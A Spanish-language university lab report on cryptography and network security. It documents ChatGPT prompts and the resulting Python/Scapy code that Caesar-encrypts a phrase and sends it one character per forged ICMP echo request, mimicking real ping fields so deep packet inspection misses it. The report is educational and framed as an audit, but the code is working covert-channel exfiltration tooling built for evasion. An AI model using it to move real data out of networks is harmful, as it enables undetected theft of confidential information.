

Informe Laboratorio 1

Sección 4

José Martín Berrios Piña
e-mail: jose.berrios1@mail_udp.cl

Agosto de 2024

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	6
3.3. Actividad 3	24

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe activar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```
+ ~/Desktop $ sudo python3 cesar.py "criptografia y seguridad en redes" 9  
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un carácter por paquete en el campo data de ICMP) para de esta forma no activar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
+ ~/Desktop $ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"  
. Sent 1 packets.  
. Sent 1 packets.  
. Sent 1 packets.  
. Sent 1 packets.  
. Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.

- Data (48 bytes)	
Data: 6260090000000000101112131415161718191a1b1c1d1e1f20212223242526272 [Length: 48]	
<hr/>	
0000	ff ff ff ff ff ff 00 00 00 00 00 00 00 08 00 45 00
0010	00 54 00 01 00 00 40 01 76 9b 7f 00 00 01 7f 06 T...@.v...
0020	06 06 08 00 56 83 00 01 00 21 64 22 13 05 00 00 ..v...!d"
0030	00 00 62 60 09 00 00 00 00 00 10 11 12 13 14 15 ..b`.....
0040	16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25"#\$%
0050	26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 &'()*, - ./012345
0060	36 37 67

2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprimalas, indicando en verde la opción más probable de ser el mensaje en claro.

```
+ ~ /Desktop $ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnhympf f zlnbypkhk lu ylkz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknf d xjlzwnifi js wjijx
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcd gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfeft
9      criptografia y seguridad en redes
10     bqhoscnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepydyg w qcespgbyb cl pcbcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezewz aj nazao
14     xmdkojbmvadv t nzbpmdyvy zi mzyzn
15     wlcjnialuzcu s myaolcxux yh lyxym
16     vkbimhzkybt r lxznkbwtw xg kwxwl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxsp tc gtsth
21     qfwdhcufotwo m gsuifwror sb fsrsg
22     pevcgbtensvn l frthevqnq ra erqrfg
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrclqtl j dprfcftolo py cpod
25     mbszdyqbkpsk i coqebnskn ox bonoc
```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1

En la Actividad 1, se solicita realizar un cifrado utilizando el algoritmo clásico César. Específicamente, se emplea la variante rot-n, donde el valor de n no es el habitual (que es 3 en el cifrado César), sino que, en este caso, es n = 9.

A continuación el Bloque 1 muestra el prompt utilizado como base para la actividad.

```

1 Comenzamos, con la actividad:
2
3 Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto
   utilizando el algoritmo Cesar. Como parametros de su programa debera ingresar
   el string a cifrar y luego el corrimiento.
4
5 En la consola de ubuntu usare:
6 sudo python3 actividad1.py 'criptografia y seguridad en redes' 9
7 Debemos obtener:
8 larycxpajorj h bnpdarmjm nw amnb

```

Bloque 1: Prompt principal resolución actividad 1

El Bloque 1 nos permitió obtener un código base, el cual se modificó, obteniendo como resultado un código python, adaptándolo para obtener el código del Bloque 2.

```

1 import sys
2
3 def cifrado_cesar(texto, corrimiento):
4     resultado = ''
5
6     # Iterar sobre cada carácter del texto
7     for char in texto:
8         # Condicionales para cifrar según carácter Mayus. o Minusc.
9         if char.isupper():
10             # Encontramos el índice del carácter correspondiente
11             indice = ord(char) - ord('A')
12             # Aplicamos corrimiento en formato, manteniendo rango 0 a 25 (El mod usa
13             # el residuo)
14             # Notar que utilizamos el alfabeto inglés
15             nuevo_indice = (indice + corrimiento) % 26
16             # Transformamos al formato final del carácter

```

```

16     nuevo_caracter = chr(nuevo_indice + ord('A'))
17     # Agregamos el nuevo caracter a la nueva cadena
18     resultado += nuevo_caracter
19     elif char.islower():
20         indice = ord(char) - ord('a')
21         nuevo_indice = (indice + corrimiento) % 26
22         nuevo_caracter = chr(nuevo_indice + ord('a'))
23         resultado += nuevo_caracter
24     else:
25         resultado += char
26
27     return resultado
28
29 if __name__ == '__main__':
30     # Si los argumentos que se pasan a la linea de comandos son distinto a 3 se
31     # corta la ejecucion
32     if len(sys.argv) != 3:
33         print('Uso: sudo python3 cesar.py \'texto a cifrar\' corrimiento')
34         sys.exit(1)
35
36     # Inputs
37     texto = sys.argv[1]
38     corrimiento = int(sys.argv[2])
39
40     # Aplicacion y luego impresion de la funcion
41     texto_cifrado = cifrado_cesar(texto, corrimiento)
42     print(texto_cifrado)

```

Bloque 2: Código resolución actividad 1

El Bloque 2 es un código que recibe como input el texto a cifrar y el corrimiento, aplicando un corrimiento dentro del abecedario inglés.

```

jb@jb-pc1:~/Desktop/LAB01_JoseBerrios-Criptografia$ sudo python3 actividad1.py
"criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

Figura 1: Ejecución vía terminal actividad 1.

Se puede presenciar en la Figura 1 que al aplicar corrimiento de 9 a la palabra 'criptografía y seguridad en redes' se obtiene 'larycxpajorj h bnpdarmjm nw anmnb'.

3.2. Actividad 2

Para esta actividad utilizaremos wireshark donde enviaremos una palabra, donde cada paquete contendrá un carácter de esta palabra. La idea es asemejar el comportamiento de ICMP, tratando de adaptarnos a sus campos como de timestamp, identification, etc.

```

1 Ahora estoy trabajando con wireshark y python.
2 Explicame todos los pasos para lograr esta actividad:
3
4 Generar un programa, en python3 utilizando ChatGPT, que permita enviar los ca-
5 racteres del string (el del paso 1) en varios paquetes ICMP request (un caracter
6 por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas
7 sobre la filtracion de datos. Debera mostrar los campos de un ping real
8 previo y posterior al suyo y demostrar que su trafico considero todos los
9 aspectos para pasar desapercibido.
10
11 Por pasar desapercibido nos referimos a que el timestamp de el paquete anterior
12 debe ser parecido al que creemos. Ademas ten en cuenta que en wireshark
13 estamos usando el filtro wireshark icmp.type == 8.
14
15 El codigo debe funcionar de forma que se envie todo lo siguiente:
16 larycxpajorj h bnpdarmjm nw amnb
17 Chatgpt, considera que en cada paquete enviamos un caracter

```

Bloque 3: Prompt base para la resolucion actividad 2

El prompt del Bloque 3 genero el Bloque 4, que contiene el código base para entender el funcionamiento de ciertas librerías y comportamientos que deben simular los paquetes que enviaremos, así como la forma en que se capturan dichos paquetes.

```

1 from scapy.all import *
2 import time
3
4 def enviar_ping_caracteres(destino, texto):
5     for caracter in texto:
6         # Construir un paquete ICMP con el carcter en el campo de datos
7         paquete = IP(dst=destino)/ICMP(type=8)/Raw(load=caracter)
8         send(paquete)
9         time.sleep(1) # Esperar un segundo entre cada ping para simular trafico
10            normal
11
12 def capturar_paquetes(destino, cantidad=5):
13     # Capturar los paquetes ICMP antes y despues de enviar los nuestros
14     capturados = sniff(filter=f'icmp and host {destino}', count=cantidad)
15
16 def mostrar_paquetes(paquetes):
17     for i, paquete in enumerate(paquetes):

```

```

18     print(f'Paquete {i+1}:')
19     paquete.show()
20     print('\n')
21
22 if __name__ == '__main__':
23     destino = '64.233.186.93' # Sustituir con la dirección IP de destino
24     texto = 'larycxpajorj h bnpdarmjm nw anmnb' # Texto a enviar
25
26     # Capturar paquetes ICMP antes de enviar los nuestros
27     print('Capturando paquetes antes de enviar los pings personalizados...')
28     paquetes_anteriores = capturar_paquetes(destino, cantidad=3)
29     mostrar_paquetes(paquetes_anteriores)
30
31     # Enviar los caracteres como paquetes ICMP
32     print('Enviando caracteres como paquetes ICMP...')
33     enviar_ping_caracteres(destino, texto)
34
35     # Capturar paquetes ICMP después de enviar los nuestros
36     print('Capturando paquetes después de enviar los pings personalizados...')
37     paquetes_después = capturar_paquetes(destino, cantidad=3)
38     mostrar_paquetes(paquetes_después)

```

Bloque 4: Código base resolución actividad 1

Como podemos ver en Bloque 4 tenemos bastantes fallas, pues los paquetes no se están generando como lo solicita la actividad, distintos campos no se están generando como lo solicita la rubrica, por lo tanto utilizamos el prompt del Bloque 5 para perfeccionar levemente y ajustarnos a lo solicitado.

```

1 Modificalo de forma que se cumpla TODO LO SIGUIENTE:
2
3 Chatgpt, en pocas palabras debes ejecutar el código python actividad2.py, con
   input 'larycxpajorj h bnpdarmjm nw anmnb'.
4
5 Crearemos un paquete desde 0, es decir, trataremos de mantener un timestamp, en
   base a un paquete que extraere de la red.
6
7 El paquete que extraere lo filtrare con icmp.type == 8 en wireshark. El paquete es
   el de ip: 127.0.0.1
8
9 La ip del paquete que extraere, tambien sera la ip donde enviaremos la cadena de
   caracteres solicitadas por el problema, donde cada paquete contendra 1
   caracter solicitado de la palabra total, hasta llegar al final.
10
11 Estos paquetes que enviaremos deben enviarse de manera secuencial y deben mantener
    lo siguiente, en base al paquete extraido, los paquetes que luego enviaremos
    deben cumplir lo siguiente:

```

```

12 mantiene timestamp
13 mantiene identification coherente
14 mantiene seq number coherente
15 mantiene id coherente
16 mantiene payload ICMP (8 primeros bytes)
17 mantiene payload ICMP (desde 0x10 a 0x37)

```

Bloque 5: Prompt 2 resolución actividad 2

El prompt del Bloque 5 nos entrega el código del Bloque 6, donde al analizarlo se puede predecir que se tendrán complicaciones con los campos, por ejemplo de payload ICMP 8 primeros bytes y desde 0x10 a 0x37.

```

1 from scapy.all import *
2 import time
3
4 def extraer_paquete_base(destino):
5     # Capturar un paquete ICMP con tipo 8 para usarlo como base
6     paquetes = sniff(filter=f'icmp and host {destino} and icmp[icmptype] = 8',
7                       count=1)
8     return paquetes[0]
9
10 def crear_paquete_personalizado(paquete_base, caracter, seq_num):
11     # Crear un nuevo paquete ICMP manteniendo la coherencia con el paquete base
12     nuevo_paquete = IP(dst=paquete_base[IP].dst, src=paquete_base[IP].src)/\
13         ICMP(type=8, id=paquete_base[ICMP].id, seq=seq_num)/\
14         Raw(load=caracter)
15
16     # Mantener timestamp (asumimos que es el payload de los primeros 8 bytes)
17     nuevo_paquete[Raw].load = paquete_base[Raw].load[:8] + nuevo_paquete[Raw].load
18
19     # Mantener los bytes 0x10 a 0x37 del payload ICMP
20     nuevo_paquete[Raw].load += paquete_base[Raw].load[0x10:0x37]
21
22     return nuevo_paquete
23
24 def enviar_ping_caracteres(destino, texto):
25     # Extraer el paquete base de la red
26     paquete_base = extraer_paquete_base(destino)
27
28     for i, caracter in enumerate(texto):
29         # Crear un paquete ICMP personalizado
30         paquete_personalizado = crear_paquete_personalizado(paquete_base, caracter,
31                         , i + 1)
32
33         # Enviar el paquete
34         send(paquete_personalizado)

```

```

33     time.sleep(1) # Esperar un segundo entre cada ping para simular tráfico
34     normal
35
36 def capturar_paquetes(destino, cantidad=5):
37     # Capturar los paquetes ICMP antes y después de enviar los nuestros
38     capturados = sniff(filter=f'icmp and host {destino}', count=cantidad)
39     return capturados
40
41 def mostrar_paquetes(paquetes):
42     for i, paquete in enumerate(paquetes):
43         print(f'Paquete {i+1}:')
44         paquete.show()
45         print('\n')
46
47 if __name__ == '__main__':
48     destino = '64.233.186.93' # Sustituir con la dirección IP de destino
49     texto = 'larycxpajorj h bnpdarmjm nw amnb' # Texto a enviar
50
51     # Capturar paquetes ICMP antes de enviar los nuestros
52     print('Capturando paquetes antes de enviar los pings personalizados...')
53     paquetes_anteriores = capturar_paquetes(destino, cantidad=3)
54     mostrar_paquetes(paquetes_anteriores)
55
56     # Enviar los caracteres como paquetes ICMP
57     print('Enviando caracteres como paquetes ICMP...')
58     enviar_ping_caracteres(destino, texto)
59
60     # Capturar paquetes ICMP después de enviar los nuestros
61     print('Capturando paquetes después de enviar los pings personalizados...')
62     paquetes_después = capturar_paquetes(destino, cantidad=3)
63     mostrar_paquetes(paquetes_después)

```

Bloque 6: Código obtenido de Bloque 5

En base a la ejecución del Bloque 6 se obtiene una captura de la cual se extrae información clave (Bloque 7).

```

1. Mantiene Timestamp
2 Sección del paquete: Se encuentra en el campo de datos ICMP, específicamente en el
campo de Timestamp.
3 Valor esperado: Sep 2, 2024 20:53:06.000000000 -04
4 Valor obtenido:
5 Primer paquete: Sep 2, 2024 20:53:06.000000000 -04
6 Segundo paquete: Sep 2, 2024 20:53:06.000000000 -04
7 Tercer paquete: Sep 2, 2024 20:53:06.000000000 -04
8 Cumple la condición: S. El timestamp se mantiene constante en todos los paquetes.
9 2. Mantiene Identification Coherente

```

10 Sección **del** paquete: Se encuentra en la cabecera IP, bajo el campo Identification.
11 Valor esperado: Un valor coherente, igual en todos los paquetes.
12 Valor obtenido:
13 Primer paquete: 0xb363 (45923)
14 Segundo paquete: 0xb363 (45923)
15 Tercer paquete: 0xb363 (45923)
16 Cumple la condición: S. El campo de identificación se mantiene constante y coherente
en todos los paquetes.

17 3. Mantiene Sequence Number Coherente
18 Sección **del** paquete: Se encuentra en la cabecera ICMP, bajo el campo Sequence
Number.
19 Valor esperado: Un incremento coherente de 1 en cada paquete.
20 Valor obtenido:
21 Primer paquete: 1 (0x0001)
22 Segundo paquete: 2 (0x0002)
23 Tercer paquete: 3 (0x0003)
24 Cumple la condición: S. El número de secuencia incrementa de forma coherente en cada
paquete, lo cual es lo esperado.

25 4. Mantiene ID Coherente
26 Sección **del** paquete: Se encuentra en la cabecera ICMP, bajo el campo Identifier.
27 Valor esperado: Un valor coherente, igual en todos los paquetes.
28 Valor obtenido:
29 Primer paquete: 9 (0x0009)
30 Segundo paquete: 9 (0x0009)
31 Tercer paquete: 9 (0x0009)
32 Cumple la condición: S. El identificador se mantiene constante y coherente en todos
los paquetes.

33 5. Mantiene Payload ICMP (8 primeros bytes)
34 Sección **del** paquete: Primeros 8 bytes **del** campo de Data en la cabecera ICMP.
35 Valor esperado: Mantener el mismo valor en los primeros 8 bytes **del** payload de
ICMP en todos los paquetes.
36 Valor obtenido:
37 Primer paquete: 6c10111213141516
38 Segundo paquete: 6110111213141516
39 Tercer paquete: 7210111213141516
40 Cumple la condición: No. Los primeros 8 bytes **del** payload ICMP varían entre los
paquetes, lo cual no cumple con la condición esperada.

41 6. Mantiene Payload ICMP (desde 0x10 a 0x37)
42 Sección **del** paquete: Bytes **del** payload ICMP desde la posición 0x10 hasta 0x37.
43 Valor esperado: Mantener el mismo valor en los bytes **del** rango especificado (0x10
a 0x37) en todos los paquetes.
44 Valor obtenido:
45 Primer paquete: 1718191a1b1c1d1e1f20212223242526...
46 Segundo paquete: 1718191a1b1c1d1e1f20212223242526...
47 Tercer paquete: 1718191a1b1c1d1e1f20212223242526...
48 Cumple la condición: S. El rango de bytes desde 0x10 a 0x37 en el payload ICMP se

```
mantiene constante en todos los paquetes.  
49 Resumen Final:  
50 Cumplen con la condicin:  
51  
52 Timestamp  
53 Identification coherente  
54 Sequence Number coherente  
55 ID coherente  
56 Payload ICMP (desde 0x10 a 0x37)  
57 No cumplen con la condicin:  
58  
59 Payload ICMP (8 primeros bytes)  
60 Para cumplir con la condicin del payload ICMP en los primeros 8 bytes, deberas  
revisar el cdigo y asegurar que no se modifiquen estos bytes durante la  
creacin de los paquetes ICMP personalizados.
```

Bloque 7: Información extraída y procesada de Bloque 6

La información del Bloque 7 cumple con la mayoría de los criterios solicitados. Sin embargo, los primeros 8 bytes del payload ICMP no se mantienen constantes como deberían. También se tiene dificultad en cuanto a la solicitud de mantener payload ICMP desde 0x10 a 0x37. Por otro lado Chatgpt, tiene pequeños errores, por ejemplo en relación al Identification, pues lo ha malinterpretado, necesitamos que este varie en cada paquete, no que se mantenga constante.

La informacin obtenida del Bloque 7 se inserta para guiar a ChatGpt sobre la situacin actual, ademas de proporcionarsele instrucciones extras, presentadas en el Bloque 8

- 1 Necesito hacer que el identification varie en un numero aleatorio hacia arriba entre cada envio de paquete, ademas necesito que ese numero aleatorio, se sume con el numero anterior en cada envio de paquete, por ultimo el identification **del** primer paquete enviado parta con el numero de el paquete capturado + random.
- 2
- 3 Tambien, a la hora de ver PayLoad necesito lo siguiente:
- 4
- 5 Mi ultimo paquete tiene el campo DATA
62101112131415161718191
a1b1c1d1e1f202122232425262728292a2b2c2d2e2f30313233343500000000000000000000
- 6
- 7
- 8 Necesito que sea 62 60 09 00 00 00 00 00 10 11 12 13 14 15 ... (hacemos esto hasta el 37) ... 37(aqui termina)
- 9
- 10 El inicio **del** payload son los primeros 8 bytes, estos nos van a ayudar a enviar el caracter, mientras que lo demas sigue la regla de mantener payload ICMP desde 0x10 a 0x37

Bloque 8: Prompt 3 resolución actividad 2

Chatgpt proporciono un código con pequeños errores corregibles, los cuales se ajustaron ligeramente para finalmente obtener el código final, contenido en el Bloque 9.

```

1 from scapy.all import *
2 import time
3 import random
4
5 def extraer_paquete_base(destino):
6     paquetes = sniff(filter=f'icmp and host {destino} and icmp[icmptype] = 8',
7                       count=1)
8     return paquetes[0]
9
10 def crear_paquete_personalizado(paquete_base, caracter, seq_num, id_ip):
11     # Los primeros 8 bytes se usan para enviar el carácter
12     # Se usa padding si es que necesitamos para tener los 8 bytes
13     nuevo_payload = caracter.encode().ljust(8, b'\x00') + bytes(range(0x10, 0x38))
14
15     # Crear el nuevo paquete con el payload modificado
16     nuevo_paquete = IP(dst=paquete_base[IP].dst, src=paquete_base[IP].src, id=id_ip) / \
17         ICMP(type=8, id=paquete_base[ICMP].id, seq=seq_num) / \
18         Raw(load=nuevo_payload)
19
20     return nuevo_paquete
21
22 def enviar_ping_caracteres(destino, texto):
23     paquete_base = extraer_paquete_base(destino)
24
25     id_base = paquete_base[IP].id
26     id_ip = id_base + random.randint(10, 50)
27
28     for i, caracter in enumerate(texto):
29         # Crear un paquete ICMP personalizado con el carácter actual
30         paquete_personalizado = crear_paquete_personalizado(paquete_base, caracter,
31                     , i + 1, id_ip)
32         send(paquete_personalizado)
33         id_ip += random.randint(100, 200)
34         time.sleep(1)
35
36 if __name__ == '__main__':
37     destino = '64.233.186.93' # IP donde enviaremos
38     texto = 'larycxpajorj h bnpdarmjm nw anmnb' # Texto a enviar
39
40     print('Enviando caracteres como paquetes ICMP...\n')
41     enviar_ping_caracteres(destino, texto)

```

Bloque 9: Código final actividad 2

Luego de analizar el código del Bloque 9 podemos presenciar como no se cumple el campo de timestamp, el cual se solicitaba que se mantuviera constante, aun así mas adelante se explicara como solucionar este error.

Utilizando el código contenido en el Bloque 9 se procede a la resolución de la actividad.

```
jb@jb-pc1:~$ ping 64.233.186.93
PING 64.233.186.93 (64.233.186.93) 56(84) bytes of data.
64 bytes from 64.233.186.93: icmp_seq=1 ttl=53 time=3.48 ms
64 bytes from 64.233.186.93: icmp_seq=2 ttl=53 time=3.63 ms
64 bytes from 64.233.186.93: icmp_seq=3 ttl=53 time=3.36 ms
64 bytes from 64.233.186.93: icmp_seq=4 ttl=53 time=3.25 ms
64 bytes from 64.233.186.93: icmp_seq=5 ttl=53 time=3.21 ms
64 bytes from 64.233.186.93: icmp_seq=6 ttl=53 time=3.22 ms
□
```

Figura 2: Ejemplo de ping a 64.233.186.93

```
jb@jb-pc1:~/Desktop/LAB01_JoseBerrios-Criptografia$ sudo python3 actividad2.py "larycxpajorj h bnpdarmjm nw anmnb"
Enviando caracteres como paquetes ICMP...
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Figura 3: Ejecución del código (Bloque 9)

3.2 Actividad 2

3 DESARROLLO DE ACTIVIDADES

No.	Time	Source	Destination	Protocol	Length	Info	Ping a 64.233.186.93
1067	3.040133461	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=1/256, ttl=64 (reply in 1068)	
1457	4.041322999	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=2/512, ttl=64 (reply in 1458)	
1792	5.042382269	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=3/768, ttl=64 (reply in 1793)	
2135	6.044054795	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=4/1024, ttl=64 (reply in 2136)	
2492	7.046043879	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=5/1280, ttl=64 (reply in 2493)	
2666	8.046346777	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=6/1536, ttl=64 (reply in 2667)	
2976	9.046930520	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=7/1792, ttl=64 (reply in 2980)	
3372	10.048315418	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=8/2048, ttl=64 (reply in 3372)	
3389	10.09972918*	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=1/256, ttl=64 (reply in 3392)	
3811	11.12228961	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=2/512, ttl=64 (reply in 3814)	
4236	12.153293432	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=3/768, ttl=64 (reply in 4237)	
4446	13.188953432	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=4/1024, ttl=64 (reply in 4448)	
4783	14.213252295	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=5/1280, ttl=64 (reply in 4784)	
5093	15.245287378	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=6/1536, ttl=64 (reply in 5099)	
5382	16.277251082	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=7/1792, ttl=64 (reply in 5385)	
5677	17.307219888	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=8/2048, ttl=64 (reply in 5678)	
6066	18.326131671	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=9/2304, ttl=64 (reply in 6067)	
6326	19.351449629	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=10/2560, ttl=64 (reply in 6336)	
6699	20.373313574	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=11/2816, ttl=64 (reply in 6693)	
6992	21.39803707	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=12/3072, ttl=64 (reply in 6992)	
7227	22.424265317	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=13/3328, ttl=64 (reply in 7227)	
7424	23.450277192	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=14/3584, ttl=64 (reply in 7424)	
7828	24.486230159	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=15/3840, ttl=64 (reply in 7828)	
8122	25.509506681	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=16/4096, ttl=64 (reply in 8124)	
8428	26.533311848	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=17/4352, ttl=64 (reply in 8428)	
8727	27.551368949	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=18/4608, ttl=64 (reply in 8730)	
9023	28.575492278	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=19/4864, ttl=64 (reply in 9025)	
9277	29.609246346	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=20/5120, ttl=64 (reply in 9279)	
9616	30.639476382	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=21/5376, ttl=64 (reply in 9619)	
9848	31.671497014	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=22/5632, ttl=64 (reply in 9849)	
10062	32.701022135	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=23/5888, ttl=64 (reply in 10063)	
10254	33.725224708	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=24/6144, ttl=64 (reply in 10256)	
10483	34.747238748	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=25/6400, ttl=64 (reply in 10484)	
10713	35.773137872	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=26/6656, ttl=64 (reply in 10736)	
10941	36.881227898	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=27/6912, ttl=64 (reply in 10956)	
11033	37.900232096	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=28/7168, ttl=64 (reply in 11035)	
11444	38.9460232604	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=29/7424, ttl=64 (reply in 11446)	
11648	39.868275499	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=30/7680, ttl=64 (reply in 11649)	
11944	40.890651463	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=31/7936, ttl=64 (reply in 11945)	
12288	41.911261561	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=32/8192, ttl=64 (reply in 12299)	
12645	42.935329063	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=33/8448, ttl=64 (reply in 12645)	
26028	93.740328228	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=1/256, ttl=64 (reply in 26033)	
26353	94.741354779	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=2/512, ttl=64 (reply in 26355)	
26592	95.742362598	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=3/768, ttl=64 (reply in 26593)	
26820	96.743392059	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=4/1024, ttl=64 (reply in 26824)	
27099	97.744389947	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=5/1280, ttl=64 (reply in 27091)	

Figura 4: Captura obtenida al ejecutar Figura 2 y Bloque 9

Podemos presenciar como en la parte superior tenemos el primer ping (desde el No. 1067 hasta el 3372) luego con No. 3389 comienza nuestra secuencia de envío de paquetes, siendo un total de 33 paquetes enviados, terminando en el No. 12645, para luego continuar con otro ping desde el No. 26028.

3.2 Actividad 2

3 DESARROLLO DE ACTIVIDADES

